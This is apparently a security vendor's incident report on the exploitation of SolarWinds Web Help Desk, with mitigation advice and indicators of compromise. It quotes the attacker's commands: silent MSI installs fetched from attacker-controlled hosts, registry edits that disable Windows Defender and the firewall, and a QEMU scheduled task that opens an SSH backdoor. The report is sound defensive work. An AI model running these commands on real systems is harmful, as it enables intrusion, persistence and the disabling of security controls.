



Acknowledgments: Special thanks to Dipo Rodipe, Dray Agha, and Lindon Wass for their contributions to this investigation and write-up.
TL;DR: Huntress has observed threat actors exploiting SolarWinds Web Help Desk vulnerability across 3 customers; organizations should apply the update from SolarWinds’ website as soon as possible.
Background
On February 7, 2026, Huntress SOC analyst Dipo Rodipe investigated a case of SolarWinds Web Help Desk exploitation, in which the threat actor rapidly deployed Zoho Meetings and Cloudflare tunnels for persistence, as well as Velociraptor for means of command and control.
This intrusion stemmed from the many recently disclosed vulnerabilities affecting SolarWinds WHD. The most critical vulnerabilities grant an adversary arbitrary code execution via untrusted deserialization -- CVE-2025-40551 was recently added to CISA’s Known Exploited Vulnerabilities database, and CVE-2025-26399 was just recently discussed by Microsoft and other vendors who have also observed active in-the-wild exploitation.
All previous versions of SolarWinds Web Help Desk prior to 12.8.7 HF1 are vulnerable to these vulnerabilities. You can find the version of your SolarWinds WHD at this path:
C:\Program Files\WebHelpDesk\version.txt

Figure 1: A view of SolarWinds Web Help Desk
Across our partner base, Huntress protects 84 endpoints across 78 organizations using SolarWinds Web Help Desk.
Huntress observations
Zoho Assist, but make it malicious
Huntress observed active post-exploitation activity stemming from this compromised SolarWinds Web Help Desk (WHD) instance.
The attack chain originated from wrapper.exe, the WHD service wrapper, which spawned java.exe, the underlying Tomcat-based WHD application. The Java process then launched cmd.exe to silently install a remote MSI payload via this command:
msiexec /q /i hxxps://files.catbox[.]moe/tmp9fc.msi
The adversary leveraged the file-hosting service Catbox to stage a Zoho ManageEngine RMM agent, a legitimate remote management tool that may be abused by threat actors to maintain persistent, hands-on access to the compromised environment. This activity aligns with Microsoft's February 6 advisory on active exploitation of SolarWinds Web Help Desk, confirming that threat actors are actively weaponizing WHD vulnerabilities to achieve remote code execution and deploy additional tooling in victim environments.
Interestingly, the Zoho Assist agent was configured for unattended access, registering the compromised host to a Zoho Assist account tied to a Proton Mail address, esmahyft@proton[.]me.


Once the Zoho ManageEngine RMM agent was established, the threat actor wasted no time pivoting to hands-on-keyboard activity. Using the RMM agent process (TOOLSIQ.EXE) as their operational foothold, they executed Active Directory discovery commands to enumerate domain-joined machines via net group "domain computers" /do, a textbook reconnaissance technique aimed at identifying viable targets for lateral movement.
Figure 2: Huntress detection of domain reconnaissance and MSI payload delivery spawned from the WHD service process (TOOLSIQ.EXE)
Shortly after the initial reconnaissance, the threat actor leveraged the Zoho Assist remote session to deploy Velociraptor, a legitimate open-source digital forensics and incident response (DFIR) tool, to the compromised host. The installation was performed via a silent MSI execution, pulling the installer from an attacker-controlled Supabase storage bucket:
msiexec /q /i hxxps://vdfccjpnedujhrzscjtq.supabase[.]co/storage/v1/object/public/image/v4.msi
Who's running Velociraptor? Not the Blue Team.
While Velociraptor is designed to help defenders with endpoint monitoring and artifact collection, its capabilities, such as remote command execution, file retrieval, and process execution via VQL queries, make it equally effective as a C2 framework when pointed at attacker-controlled infrastructure.
The uncovered Velociraptor configuration file had some interesting components:
This demonstrates the adversary using Velociraptor version 0.73.4, a known outdated version of Velociraptor with a privilege escalation vulnerability, which other vendors have also seen leveraged in previous campaigns.
The Velociraptor server URL, https://auth.qgtxtebl.workers[.]dev/, utilizes a Cloudflare Worker from the same Cloudflare account we have seen before across multiple intrusions involving ToolShell exploitation, and Warlock ransomware deployment, identified by the shared per-account identifier component of the subdomain: qgtxtebl.

With the Velociraptor agent installed as a Windows service, the threat actor began executing a rapid sequence of encoded PowerShell commands via the Velociraptor agent, all following the same execution pattern: powershell.exe -ExecutionPolicy Unrestricted -encodedCommand. This is consistent with Velociraptor's default method for executing PowerShell on endpoints, where commands are base64-encoded (UTF-16LE) to avoid issues with special characters and path escaping.
Hash check on VS code binary
The first command observed from the Velociraptor process was a hash verification of a file already present on disk:
Get-FileHash "C:\ProgramData\Microsoft\code.exe"
The threat actor later downloads code.exe to this same path from a Supabase storage bucket, suggesting this was a pre-check to determine whether the binary needed to be re-downloaded. The file path C:\ProgramData\Microsoft blends with legitimate Microsoft tooling on Windows systems.
Cloudflared installation
Shortly after, the threat actor installed Cloudflared directly from GitHub's official release URL:
msiexec /q /i hxxps://github[.]com/cloudflare/cloudflared/releases/latest/download/cloudflared-windows-amd64.msi
This establishes an additional tunnel-based channel alongside the existing Velociraptor C2 connection, giving the threat actor redundant access to the compromised host.
System reconnaissance exfiltration to Elastic Cloud
This is where things get interesting. Just three seconds into the sequence, the threat actor executed a PowerShell script that collects comprehensive system information and ships it directly to an attacker-controlled Elastic Cloud instance:
Get-ComputerInfo, which returns detailed system information, including OS version, hardware specifications, domain membership, installed hotfixes, and more. It then formats the output as NDJSON and pushes it to an Elasticsearch systeminfo index via the Bulk API using a hardcoded API key.
The use of Elastic Cloud as a data collection backend is a notable tradecraft choice. The attacker provisioned their own Elastic Cloud free trial deployment on Elastic's legitimate SaaS infrastructure hosted on GCP. In an ironic twist, the threat actor essentially built themselves a SIEM, using Elastic, no less -- to triage their victims. Every compromised host phones home with its full system profile to a centralized Elasticsearch instance that the operator can query, filter, and sort at scale through Kibana. Elastic's own tooling, typically used by defenders for threat hunting and incident response, was repurposed as an attacker's victim management dashboard.
We have reported this malicious instance to Elastic as well as law enforcement and performed victim notification and outreach to non-Huntress partners. Following our coordination and collaboration efforts, we hope to soon share a “Part 2” of this write-up with further details on the threat actor’s infrastructure and malicious activity.
Disabling Windows Defender and Windows Firewall
After a roughly 84-second gap, the threat actor turned to disabling security controls via registry modifications:
-
reg add "HKLM\SYSTEM\CurrentControlSet\Services\mpssvc" /v Start /t REG_DWORD /d 4 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /freg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /freg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOAVProtection /t REG_DWORD /d 1 /freg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /freg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealTimeMonitoring /t REG_DWORD /d 1 /freg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SpynetReporting /t REG_DWORD /d 0 /f
VS Code tunnel binary download from Supabase
Approximately a second after disabling Defender, the threat actor downloaded a fresh copy of the VS Code binary:
code.exe at the same path via Get-FileHash. The threat actor appears to check the pre-staged copy first, then downloads a fresh copy after Defender has been disabled. While the threat actor didn’t actually use code.exe, it’s possible that they downloaded it in case they needed to use it for tunneling as was seen in prior incidents that also happened to use Velociraptor.
C2 failover mechanism
This is arguably one of the most operationally interesting commands in the entire chain. Executed at the same timestamp as the VS Code download, this script implements a live C2 failover mechanism for the Velociraptor agent:
The script probes v2-api.mooo[.]com at the /reader endpoint. If the server responds with an HTTP 406 (Not Acceptable) status code, the script rewrites the Velociraptor client.config.yaml on disk, replacing the current C2 domain auth.qgtxtebl.workers[.]dev with v2-api.mooo[.]com, and restarts the Velociraptor service to pick up the new configuration.
This is signal-based C2 migration: the HTTP 406 acts as a trigger from the operator indicating “the worker.dev domain is burned, and to switch to the backup”. If the endpoint returns anything other than a 406, or is unreachable, the config stays unchanged and Velociraptor continues communicating with the original Cloudflare Workers domain. This gives the operator the ability to dynamically rotate C2 infrastructure across their entire fleet of compromised hosts by simply toggling the HTTP response code on the failover server.
System information collection
The final reconnaissance command in the sequence was a straightforward systeminfo command execution, likely as a secondary collection method or a redundancy measure in case the earlier PowerShell-based Elastic Cloud exfiltration did not succeed.
Velociraptor service restart
The last event observed in this chain was the Velociraptor service restarting at 12:38:41 UTC, consistent with the C2 failover script calling Restart-Service Velociraptor -Force:
C:\Program Files\Velociraptor\Velociraptor.exe --config "C:\Program Files\Velociraptor\/client.config.yaml" service run
Persistence using QEMU

We also found instances where victim machines had the tell-tale signs of compromise as seen in earlier reports involving a scheduled task named TPMProfiler. While there are legitimate tasks that start with “TPM” (like Trusted Platform Module), this particular name is only seen as malicious across all endpoints we have seen.
Each of these scheduled tasks had made use of QEMU to open an SSH backdoor as a persistence mechanism. In one case, QEMU was no longer on the machine, which came in compromised. It is unclear if the attacker cleaned up after themselves, or if that part of the attack was just unsuccessful in general. The earliest known instance of this persistence mechanism was installed on January 16, 2026, at 21:24:40 UTC. This can give us a potential timeline of when these attacks may have actually begun.

While there were multiple components of this intrusion and investigation, below is a visual timeline of the observed threat actor activity.
Figure 4: Timeline of the attacker’s activities
Mitigation guidance
To better protect your organization against SolarWinds Web Help Desk exploitation, we strongly recommend the following:
- Update SolarWinds Web Help Desk to version 2026.1 or later, which addresses CVE-2025-26399, CVE-2025-40536, and CVE-2025-40551. All prior versions should be considered vulnerable. See the SolarWinds upgrade guide for instructions.
- WHD administrative interfaces should not be publicly accessible. Place WHD behind a VPN or firewall and remove direct internet access to admin paths.
- Reset passwords for all service accounts, administrator accounts, and any credentials accessible through or stored within the WHD application.
- Review WHD hosts for unauthorized remote access tools (Zoho Assist, Velociraptor, Cloudflared, VS Code tunnels), unexpected services, encoded PowerShell execution, and silent MSI installations spawned by the WHD service process (java.exe / wrapper.exe).
What is Huntress doing?
Huntress has detections in place to identify post-exploitation activity stemming from compromised SolarWinds Web Help Desk instances. Huntress continues to actively monitor for this threat across our partner base.
Additionally, we have prepared a Knowledge Base article with the quick facts for you to share with your teams.
Sigma
Relevant Sigma rules for detecting this type of activity may be found in our Threat Intel GitHub repository. Gists have also been supplied for convenience:
Indicators of compromise (IOCs)
|
Item |
Description |
|
https://files.catbox[.]moe/tmp9fc.msi SHA256: 897eae49e6c32de3f4bfa229ad4f2d6e56bcf7a39c6c962d02e5c85cd538a189 |
Zoho Meetings Installer |
|
https://vdfccjpnedujhrzscjtq.supabase[.]co/storage/v1/object/public/image/v4.msi SHA256: | Velociraptor Installer |
|
https://auth.qgtxtebl.workers[.]dev/ |
Velociraptor Server URL |
|
https://github.com/cloudflare/cloudflared/releases/latest/download/cloudflared-windows-amd64.msi |
Cloudfared Installer |
|
https://vdfccjpnedujhrzscjtq.supabase[.]co/storage/v1/object/public/image/code.txt C:\ProgramData\Microsoft\code.exe SHA256: 34b2a6c334813adb2cc70f5bd666c4afbdc4a6d8a58cc1c7a902b13bbd2381f4 |
Portable version of VSCode |
|
esmahyft@proton[.]me |
Zoho Assist Account Email |
|
v2-api.mooo[.]com |
Velociraptor Failover Domain |
|
client.config.yaml |
Velociraptor Config File |
|
Task Path: C:\Windows\System32\Tasks\TPMProfiler Command: C:\Users\[user]\tmp\qemu-system-x86_64.exe -m 1G -smp 1 -hda vault.db -device e1000,netdev=net0 -netdev user,id=net0,hostfwd=tcp::22022-:22 |
Scheduled Task (persistence) |
|
Task Path: C:\Windows\System32\Tasks\TPMProfiler Command: C:\Users\[user]\local\qemu-system-x86_64 -m 1G -smp 1 -hda bisrv.dll -device e1000,netdev=net0 -netdev user,id=net0,hostfwd=tcp::32567-:22 |
Scheduled Task (persistence) |